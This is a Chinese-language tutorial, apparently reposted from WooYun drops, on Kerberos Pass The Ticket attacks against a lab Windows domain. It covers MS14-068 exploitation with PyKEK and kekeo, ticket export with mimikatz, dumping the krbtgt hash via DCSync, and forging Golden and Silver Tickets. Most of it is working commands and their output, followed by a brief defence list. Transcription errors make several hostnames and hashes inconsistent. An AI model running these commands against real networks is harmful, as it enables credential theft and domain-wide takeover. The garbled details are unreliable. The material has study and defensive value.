


原文地址:<http://drops.wooyun.org/tips/12159>

0x00 前言

上篇介绍了有关Pass The Hash 和Pass The Key的技巧，这次接着介绍一下Pass The Ticket



此图片引用自<http://dfir-blog.com/2015/12/13/protecting-windows-networks-kerberos-attacks/>

0x01 简介

在域环境中，Kerberos协议被用来作身份认证，上图所示即为一次简单的身份认证流程，具体细节可以参考相关资料，这里仅介绍几个名词：

- KDC(Key Distribution Center): 密钥分发中心，里面包含两个服务：AS和TGS
- AS(Authentication Server): 身份认证服务
- TGS(Ticket Granting Server): 票据授予服务
- TGT(Ticket Granting Ticket): 由身份认证服务授予的票据，用于身份认证，存储在内存，默认有效期为10小时
- Pass The Ticket: 如果我们能够拿到用户的TGT，并将其导入到内存，就可以冒充该用户获得其访问权限

在了解了相关名词之后，我们从实际利用的角度来介绍与Pass The Ticket有关的技术

测试环境：

```
#!/bash
域控:
os:server 2008 r2 x64
ip: 192.168.40.132

域内主机:
os:win7 x64
ip: 192.168.40.225
```

0x02 MS14-068

时至今日，该漏洞已经过去一年多，针对其攻击的防御检测方法已经很成熟，所以对其利用方法做一个回顾。

1、PyKEK

最先公开的利用方法是Sylvain Monné用Python实现的PyKEK

准备条件：

- 域用户及其口令
- 域用户对sid
- 域控地址
- Win7及以上系统

Tips:

1. 操作系统要求Win7及以上，这是因为XP不支持导入Ticket
2. 攻击主机可使用其他域用户信息，比如可以在主机A上用域用户B的口令及sid攻击
3. 将Python脚本转成exe即可在任意一台Windows主机使用

漏洞利用的步骤为：

- 如果漏洞触发成功，会生成.ccache文件
- 通过klist purge先清除内存中的Ticket
- 使用mimikatz的ptc功能将.ccache导入到内存
- 通过klist查看导入的Ticket
- 使用net use 连接域控

Tips:

1. 如果不先清除内存中的Ticket直接导入，有可能会失败
2. 连接域控要使用域控地址，不要用IP

2、kekeo

Benjamin DELPY用c实现了MS14-068的利用工具，更简单高效。

因为域用户对对应sid本就可以通过程序自动获取，清除导入票据也能自动实现，当然，如果想用其他域用户信息攻击，也可以加上sid手动导入票据

kekeo的快捷用法只需要以下参数：

- 域用户及其口令
- 域控地址

实际测试如图，成功获得了域控的访问权限

```
C:\Users\test\Desktop\kekeo>ms14068.exe /domain:test.local /user:test /password:
: /ptt

##### MS14-068 POC 1.2 (x86) release "A La Vie, A L'Amour" (Jan 6 2016 14
:51:13)
#####
#####
##### / * * *
##### \ / ##### Benjamin DELPW 'gentilkiwi' < benjamin@gentilkiwi.com >
' ##### http://blog.gentilkiwi.com (oe.oe)
##### ... with thanks to Tom Maddock & Sylvain Monne * * * /

[KKDC1 'MIN-8UULRP1AJB0.test.local' will be the main server
[KKDC1 1 server(s) in list
[SID/RID] 'test @ test.local' must be translated to SID/RID

user      : test
domain    : test.local (TEST)
password  : ***
sid       : S-1-5-21-4155807533-921486164-2767329826
rid       : 1003
groups    : *513 512 520 518 519
key       : 7ecffff0c3548187607a14bad0f88bb1 &rc4_hmac_nt)
ticket    : ** Pass The Ticket **
[Level 1] Reality (AS-REQ)
[Level 2] Uan Chase (PAC TIME)
* PAC generated
* PAC """"signed""""
[Level 3] The Hotel (TGS-REQ)
[Level 4] Snow Fortress (TGS-REQ)
* MIN-8UULRP1AJB0 : [Level 5] Limbo ! (KRB-CRED) : * Ticket successfully subm
itted for current session
Auto inject BREAKS on first Pass-the-ticket

C:\Users\test\Desktop\kekeo>dir \MIN-8UULRP1AJB0.test.local\c$
驱动器 \MIN-8UULRP1AJB0.test.local\c$ 中的卷没有标签。
卷的序列号是 4EB9-0510

\MIN-8UULRP1AJB0.test.local\c$ 的目录

2015/07/07 08:28 <DIR> inetpub
2015/11/08 23:12 <DIR> OpenLDAP
2009/07/13 19:20 <DIR> PerfLogs
2015/11/09 00:02 <DIR> Program Files
2015/11/09 00:20 <DIR> Program Files (x86)
2015/12/16 16:31 <DIR> test
2015/11/09 18:34 <DIR> Users
2015/12/15 23:51 <DIR> Windows
0 个文件 0 字节
8 个目录 26,354,679,808 可用字节

C:\Users\test\Desktop\kekeo>
```

下载地址：
<https://github.com/gentilkiwi/kekeo/releases>

0x03 Export the ticket

在我们成功获得域控权限后，就可以导出域控内存中的Ticket，在默认的10个小时以内都可以利用来登录域控

通过mimikatz导出内存中的Ticket，执行：

```
#!/bash
sekurlsa::tickets /export
```

```

mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 : 186490 (00000000:0002d87a)
Session           : Interactive from 1
User Name         : a
Domain            : TEST
Logon Server      : WIN-8VVLRFPIAJB0
Logon Time        : 2016/1/12 19:24:25
SID               : S-1-5-21-4155807533-921486164-2767329826-1000

* Username : a
* Domain   : TEST.LOCAL
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 2016/1/12 19:25:11 ; 2016/1/13 5:25:11 ; 2016/1/1
9 19:25:11
Service Name (02) : krbtgt : TEST.LOCAL : @ TEST.LOCAL
Target Name (02)  : krbtgt : TEST.LOCAL : @ TEST.LOCAL
Client Name (01)  : a : @ TEST.LOCAL ( TEST.LOCAL )
Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

Session Key       : 0x00000012 - aes256_hmac
03919a3876e716739cf9a6d489676b809cad4b46adbf984d8663ee719638f7f
Ticket           : 0x00000012 - aes256_hmac ; kvno = 2
[...]
* Saved to file [0;2d87a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi !

```

如图

- [0;14807]-1-0-40a40000-WIN-8VVLRFPIAJB0\$9ldap-WIN-8VVLRFPIAJB0.test.local.kirbi
- [0;2485a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi
- [0;2487a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi
- [0;3e7]-0-0-40a40000.kirbi
- [0;3e7]-0-1-40a40000-WIN-8VVLRFPIAJB0\$cifs-WIN-8VVLRFPIAJB0.test.local.kirbi
- [0;3e7]-0-2-40a40000-WIN-8VVLRFPIAJB0\$LDAP-WIN-8VVLRFPIAJB0.test.local.kirbi
- [0;3e7]-0-3-40a40000-WIN-8VVLRFPIAJB0\$LDAP-WIN-8VVLRFPIAJB0.test.local.kirbi
- [0;3e7]-0-4-40a40000-WIN-8VVLRFPIAJB0\$LDAP-WIN-8VVLRFPIAJB0.kirbi
- [0;3e7]-0-5-40a40000-WIN-8VVLRFPIAJB0\$9ldap-WIN-8VVLRFPIAJB0.test.local.kirbi
- [0;3e7]-2-0-60a00000-WIN-8VVLRFPIAJB0\$krbtgt-TEST.LOCAL.kirbi
- [0;3e7]-2-1-40a00000-WIN-8VVLRFPIAJB0\$krbtgt-TEST.LOCAL.kirbi drops.wooyun.org

保存成文件，一共导出如下文件，如图

挑选其中的 [0;2d87a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi 在域普通用户的主机进行导入

执行：

```

#!bash
mimikatz "kerberos::ptt C:\test\[0;2d87a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi"

```

```

C:\Users\test\Desktop\mimikatz_trunk\Win32>mimikatz "kerberos::ptt C:\test\[0;2d87a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi"

##### mimikatz 2.1 (x86) built on Jan 12 2016 03:01:24
## ^ ## "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 17 modules * * */

mimikatz(commandline) # kerberos::ptt C:\test\[0;2d87a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi
0 - File 'C:\test\[0;2d87a]-2-0-40e00000-a@krbtgt-TEST.LOCAL.kirbi' : OK

mimikatz #

```

如图，导入成功

```

C:\Users\test\Desktop\keke>dir \\MIN-8VULRPIAJB0.test.local\c$
拒绝访问。

C:\Users\test\Desktop\keke>klist
当前登录 ID 是 0:0:c1d9fb9
缓存的票证: (1)

#0> 客户端: a e TEST.LOCAL
服务器: krbtgt/TEST.LOCAL @ TEST.LOCAL
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40e00000 -> forwardable renewable initial pre_authent
开始时间: 1/12/2016 19:25:11 <本地>
结束时间: 1/13/2016 5:25:11 <本地>
续签时间: 1/19/2016 19:25:11 <本地>
会话密钥类型: AES-256-CTS-HMAC-SHA1-96

C:\Users\test\Desktop\keke>dir \\MIN-8VULRPIAJB0.test.local\c$
驱动器 \\MIN-8VULRPIAJB0.test.local\c$ 中的卷没有标签。
卷的序列号是 4EB9-0510

\\MIN-8VULRPIAJB0.test.local\c$ 的目录

2015/07/07 08:28 <DIR> inetpub
2015/11/08 23:12 <DIR> OpenLDAP
2009/07/13 19:20 <DIR> PerfLogs
2015/11/09 00:02 <DIR> Program Files
2015/11/09 00:20 <DIR> Program Files (x86)
2016/01/12 19:50 <DIR> test
2015/11/09 18:34 <DIR> Users
2015/12/15 23:51 <DIR> Windows
0 个文件 0 字节
0 个目录 26,401,861,632 可用字节

```

查看是否有域控权限，如图

Tips:

1. 64位系统使用pt功能要用32位的mimikatz，如果用64的mimikatz，那么无法导入Ticket
2. 这种方式导入的Ticket默认在10小时以内生效

0x04 Golden Ticket

每个用户的Ticket都是由krbtgt的密码Hash来生成的，那么，如果我们拿到了krbtgt的密码Hash，不就可以随意伪造Ticket了吗？

实际上只要拿到了域控权限，在上面就可以很容易的获得krbtgt的Hash值，再通过mimikatz即可生成任意用户任何权限的Ticket，也就是Golden Ticket

1、导出krbtgt的Hash

在域控上执行

```

#!bash
mimikatz log "lsadump::dcsync /domain:test.local /user:krbtgt"

```

生成mimikatz log记录输出，使用log输出是为了方便复制Hash值

```

mimikatz.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # lsadump::dcsync /domain:test.local /user:krbtgt
[DC] 'test.local' will be the domain
[DC] 'WIN-8VULRPIAJB0.test.local' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN      : krbtgt

** SAM ACCOUNT **

SAM Username    : krbtgt
Account Type    : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2015/10/28 19:03:45
Object Security ID : S-1-5-21-4155807533-921486164-2767329826-502
Object Relative ID : 502

Credentials:
Hash NTLM: 8b1c5bc474cbe462c70f3098f415898
ntlm- 0: 8b1c5bc474cbe462c70f3098f415898
lm - 0: 9dc5fccb3f0b683549d4c17def6a386

Supplemental Credentials:
* Primary:Kerberos-News-Keys *
Default Salt : TEST.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : af71a24ea463446f9b4c645e1bfefe0f1c70c7d785df10acf008106a055e682f
aes128_hmac (4096) : e27ff405f0934b1b60e198555f622abd
des_cbc_md5 (4096) : 1ad086fefe273da

```

如图:

drops.wooyun.org

找到如下信息:

```

#!bash
/domain: test.local
/sid:S-1-5-21-4155807533-921486164-2767329826
/aes256:af71a24ea463446f9b4c645e1bfefe0f1c70c7d785df10acf008106a055e682f

```

2、生成Golden Ticket


伪造的用户设置为god,执行

```
#!/bash
mimikatz "kerberos::golden /domain:test.local /sid:S-1-5-21-4155807533-921486164-2767329826
/aes256:af71a24ea463446f9b4c645elbfele0flc70c7d785df10acf008106a055e682f /user:god
/ticket:gold.kirbi"
```

生成文件gold.kirbi

Tips:


生成Golden Ticket不仅可以使用aes256, 也可用krbtgt的NTLM hash
可以用mimikatz "lsadump::lsa /patch"导出



如图

导入Golden Ticket, 执行如下命令:

```
#!/bash
kerberos::ptt c:\test\gold.kirbi
```



如图, 成功获得域控权限

Tips:

- 1. 这种方式导入的Ticket默认在20分钟以内生效, 当然, 如果过期了, 再次ptt导入Golden Ticket就好
- 2. 可以伪造任意用户, 即使其不存在
- 3. krbtgt的NTLM hash不会轻易改变, 即使修改域控管理员密码

0x05 Silver Ticket

Silver Ticket是伪造的TGS(Ticket Granting Server)ticket, 所以也叫service ticket

将它同Golden Ticket做对比:

1、访问权限不同

Golden Ticket是伪造的TGT(Ticket Granting Ticket), 所以可以获取任何Kerberos服务权限

Silver Ticket是伪造的TGS, 也就是说其范围有限, 只能访问指定的服务权限

2、加密方式不同

Golden Ticket是由krbtgt的hash加密


Silver Ticket是由服务账户(通常为计算机账户)hash加密

3、认证流程不同

Golden Ticket在使用的过程需要同域控通信


Silver Ticket在使用的过程不需要同域控通信

举例说明Silver Ticket:



正常的认证流程为

此图片引用自<http://dfir-blog.com/2015/12/13/protecting-windows-networks-kerberos-attacks/>



如果使用了Silver Ticket, 认证流程变为

此图片引用自<http://dfir-blog.com/2015/12/13/protecting-windows-networks-kerberos-attacks/>

不难看出其中取消了步骤1-4

也就是说只要手里有Silver Ticket, 就可以跳过KDC认证, 直接去访问指定的服务。

比如现在要访问域控上的“cifs”服务 (cifs服务用于Windows主机间的文件共享)

首先需要获得如下信息:

- /domain
- /sid
- /target:目标服务器的域名全称, 此处为域控的全称
- /service: 目标服务器上面的kerberos服务, 此处为cifs
- /rc4: 计算机账户的NTLM hash, 域控主机的计算机账户
- /user: 要伪造的用户名, 此处可用silver测试

在域控上执行如下命令来获取域控主机的本地管理员账户hash

```
#!bash
mimikatz log "sekurlsa::logonpasswords"

msv : |
[00000003] Primary
* Username : WIN-8VVLRPJAJB0$
* Domain : TEST
* NTLM : d5304f9ea69523479560ca4ebb5a2155
* SHA1 : d8ff99d5c41bf64808609795c325f89f409751c5
tspkg :
wdigest :
* Username : WIN-8VVLRPJAJB0$
* Domain : TEST
* Password : 2b e9 24 23 58 cf 58 6c c2 3c 4e 49 e1 13 40 4e 8f 13 4a 55 be 75 be a6 17 b1 37
ec 0c 76 08 d8 70 2b 4c 26 6c 27 40 49 23 33 e8 6f ee 9a c1 cb 60 dd 6d 8d 3a 52 89 9a 85 22 a1 6f 74
98 c7 31 f1 05 3a 11 a7 d0 e7 05 d3 3f b3 43 9f 10 04 bc 74 2f 4b 11 6a 69 95 55 aa 51 a7 90 41 90 b5
57 b9 16 d6 51 58 59 d9 05 84 64 93 41 13 6a f9 f3 a9 2b 9e 4f 89 df e4 96 ac 13 ae c8 66 f4 da b9 4c
1d d0 10 5c 24 3d 0b 1c 57 a4 1e ce 25 62 2e fc 7c 7c aa 72 e9 3d 47 f6 bf 76 4e b4 d4 37 2e ae 8c f1
1f 41 2f 8c 5b 48 45 b9 f0 81 f4 e3 97 3c 64 a2 b7 b4 39 76 65 76 bd 86 11 8f 36 a1 2d d9 8c e5 62 67
33 cf eb 4b 5b 05 db be b2 d3 74 39 22 8d 26 df ef 7b f0 2c e4 00 5c 6c 16 d2 0a 1b 27 ec 71 b9 2f 44
62 b8 b0 91 7b e6 be 38 23
kerberos :
* Username : win-8vvlrpijb0$
* Domain : test.local
```

如图

注:

此处要找到计算机账户, 也就是Username : win-8vvlrpijb0\$的NTLM hash, 如果是其他账户, 那么会失败

整理以上获得的信息如下:

- /domain:test.local
- /sid:S-1-5-21-4155807533-921486164-2767329826
- /target:WIN-8VVLRPJAJB0.test.local
- /service:cifs
- /rc4:d5304f9ea69523479560ca4ebb5a2155
- /usersilver

使用mimikatz执行如下命令导入Silver Ticket

```
#!/bash
mimikatz "kerberos::golden /domain:test.local /sid:S-1-5-21-4155807533-921486164-2767329826 /target:WIN-8VVLRPJAJB0.test.local /service:cifs /rc4:d5304f9ea69523479560ca4ebb5a2155 /user:silver /ptt
```

如图, 成功导入, 此时可以成功访问域控上的文件共享

```
mimikatz(commandline) # kerberos::golden /domain:test.local /sid:S-1-5-21-4155807533-921486164-2767329826 /target:WIN-8VVLRPJAJB0.test.local /service:cifs /rc4:d5304f9ea69523479560ca4ebb5a2155 /user:silver /ptt
User          : silver
Domain        : test.local (TEST)
SID           : S-1-5-21-4155807533-921486164-2767329826
User Id       : 500
Groups Id     : *513 512 520 518 519
ServiceKey    : d5304f9ea69523479560ca4ebb5a2155 - rc4_hmac_nt
Service       : cifs
Target        : WIN-8VVLRPJAJB0.test.local
Lifetime      : 2016/1/13 1:14:20 ; 2026/1/10 1:14:20 ; 2026/1/10 1:14:20
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'silver @ test.local' successfully submitted for current session
mimikatz #
```

```
C:\Users\test\Desktop\kekeo>klist
当前登录 ID 是 0:0x1d9fb9
缓存的票证: <0>

C:\Users\test\Desktop\kekeo>dir \\WIN-8VVLRPJAJB0.test.local\c$
驱动器 \\WIN-8VVLRPJAJB0.test.local\c$ 中的卷没有标签。
卷的序列号是 4EB9-0510

\\WIN-8VVLRPJAJB0.test.local\c$ 的目录

2015/07/07 08:28 <DIR> inetpub
2015/11/08 23:12 <DIR> OpenLDAP
2009/07/13 19:20 <DIR> PerfLogs
2015/11/09 00:02 <DIR> Program Files
2015/11/09 00:20 <DIR> Program Files (x86)
2016/01/12 20:05 <DIR> test
2015/11/09 18:34 <DIR> Users
2015/12/15 23:51 <DIR> Windows
0 个文件 0 字节
8 个目录 26,397,888,512 可用字节

C:\Users\test\Desktop\kekeo>klist
当前登录 ID 是 0:0x1d9fb9
缓存的票证: <1>

#0> 客户端: silver @ test.local
服务器: cifs/WIN-8VVLRPJAJB0.test.local @ test.local
Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
票证标志: 0x40a00000 -> forwardable renewable pre_authent
开始时间: 1/13/2016 1:14:20 (本地)
结束时间: 1/10/2026 1:14:20 (本地)
续订时间: 1/10/2026 1:14:20 (本地)
会话密钥类型: RSADSI RC4-HMAC(NT)
```

为了加深理解, 再举一个例子

访问域控上的“LDAP”服务

整理信息如下, 只需要把/service的名称改为LDAP/user改为krbtgt/rc4改为krbtgt的NTLM HASH

- /domain:test.local
- /sid:S-1-5-21-4155807533-921486164-2767329826
- /target:WIN-8VVLRPJAJB0.test.local
- /service:LDAP
- /rc4:d5304f9ea69523479560ca4ebb5a2155
- /userkrbtgt

mimikatz导入Silver Ticket的命令为:

```
#!/bash
mimikatz "kerberos::golden /domain:test.local /sid:S-1-5-21-4155807533-921486164-2767329826 /target:WIN-8VVLRPJAJB0.test.local /service:LDAP /rc4:d5304f9ea69523479560ca4ebb5a2155 /userkrbtgt /ptt
```

此时dir \\WIN-8VVLRPJAJB0.test.local\c\$ 发现无法访问, 也就是前面提到的

Silver Ticket是伪造的TGS, 也就是说其范围有限, 只能访问指定的服务权限

```
mimikatz(commandline) # kerberos::golden /domain:test.local /sid:S-1-5-21-4155807533-921486164-2767329826 /target:WIN-8VVLRPJAJB0.test.local /service:LDAP /rc4:d5304f9ea69523479560ca4ebb5a2155 /user:krbtgt /ptt
User      : krbtgt
Domain    : test.local (TEST)
SID       : S-1-5-21-4155807533-921486164-2767329826
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: d5304f9ea69523479560ca4ebb5a2155 - rc4_hmac_nt
Service   : LDAP
Target    : WIN-8VVLRPJAJB0.test.local
Lifetime  : 2016/1/13 1:30:38 ; 2026/1/10 1:30:38 ; 2026/1/10 1:30:38
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EnclticketPart generated
* EnclticketPart encrypted
* KrbCred generated

Golden ticket for 'krbtgt @ test.local' successfully submitted for current session
```

如图，虽然成功导入，但是无法访问域控的文件共享

但是执行如下命令可以远程访问LDAP服务来获得krbtgt的信息：

```
#!/bash
mimikatz "lsadump::dcsync /dc:WIN-8VVLRPJAJB0.test.local /domain:test.local /user:krbtgt"
```

```
mimikatz(commandline) # lsadump::dcsync /dc:WIN-8VVLRPJAJB0.test.local /domain:test.local /user:krbtgt
[DC] 'test.local' will be the domain
[DC] 'WIN-8VVLRPJAJB0.test.local' will be the DC server

[DC] 'krbtgt' will be the user account
Object RDN      : krbtgt
** SAM ACCOUNT **
SAM Username    : krbtgt
Account Type    : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2015/10/28 19:03:45
Object Security ID : S-1-5-21-4155807533-921486164-2767329826-502
Object Relative ID : 502

Credentials:
Hash NTLM: 8b1c5bc474ccbc462c70f3098fd15898
ntlm-0: 8b1c5bc474ccbc462c70f3098fd15898
lm -0: 9dc5fccb3f0b683549d4c17def6a386

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : TEST.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : af71a24ea463446f9b4c645e1bfe1e0f1c70c7d785df10a
cf008106a055e682f
aes128_hmac (4096) : e27ffd05f0934b1b60e198555f622abd
des_cbc_md5 (4096) : 1ad086fefea273da

* Primary:Kerberos *
Default Salt : TEST.LOCALkrbtgt
Credentials
```

如图，成功远程获得krbtgt账户信息

注：

lsadump::dcsync
向 DC 发起一个同步对象（可获取帐户的密码信息）的质询。
需要的权限包括管理员组（Administrators），域管理员组（Domain Admins）或企业管理员组（Enterprise Admins）以及域控制器的计算机帐户
只读域控制器默认不允许读取用户密码数据

参数选项：

/user - 要查询的用户id 或 SID
/domain (可选的) 默认设置为当前域。
/dc (可选的) 指定DCSync 连接的域控位置

当然，还有其他服务可通过伪造Silver Ticket访问：

Service Type	Service Silver Tickets
WMI	HOST RPCSS
PowerShell Remoting	HOST HTTP
WinRM	HOST HTTP
Scheduled Tasks	HOST
Windows File Share (CIFS)	CIFS
LDAP operations including Mimikatz DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS
	LDAP CIFS

如图列举了其他可用作Silver Ticket的服务：

此图片引用自<https://adsecurity.org/?p=2011>

0x06 防御

1. 域控及时更新补丁
2. 时刻监控域控日志
3. 限制mimikatz使用

0x07 小结

本文介绍了和Pass The Ticket有关的技术，着重对实际使用的一些情况做了演示，无论攻防，只有实践，才会进步。

Real knowledge comes from practices.

0x08 参考资料：

- <http://www.rogueym.com/words/explain-like-im-5-kerberos/>
- <https://www.youtube.com/watch?v=zY1mqSBedE>
- <https://adsecurity.org/?p=1515>
- <https://adsecurity.org/?p=1640>
- <https://adsecurity.org/?p=2011>
- <http://dfir-blog.com/2015/12/13/protecting-windows-networks-kerberos-attacks/>

本文由三好学生原创并首发于乌云drops，转载请注明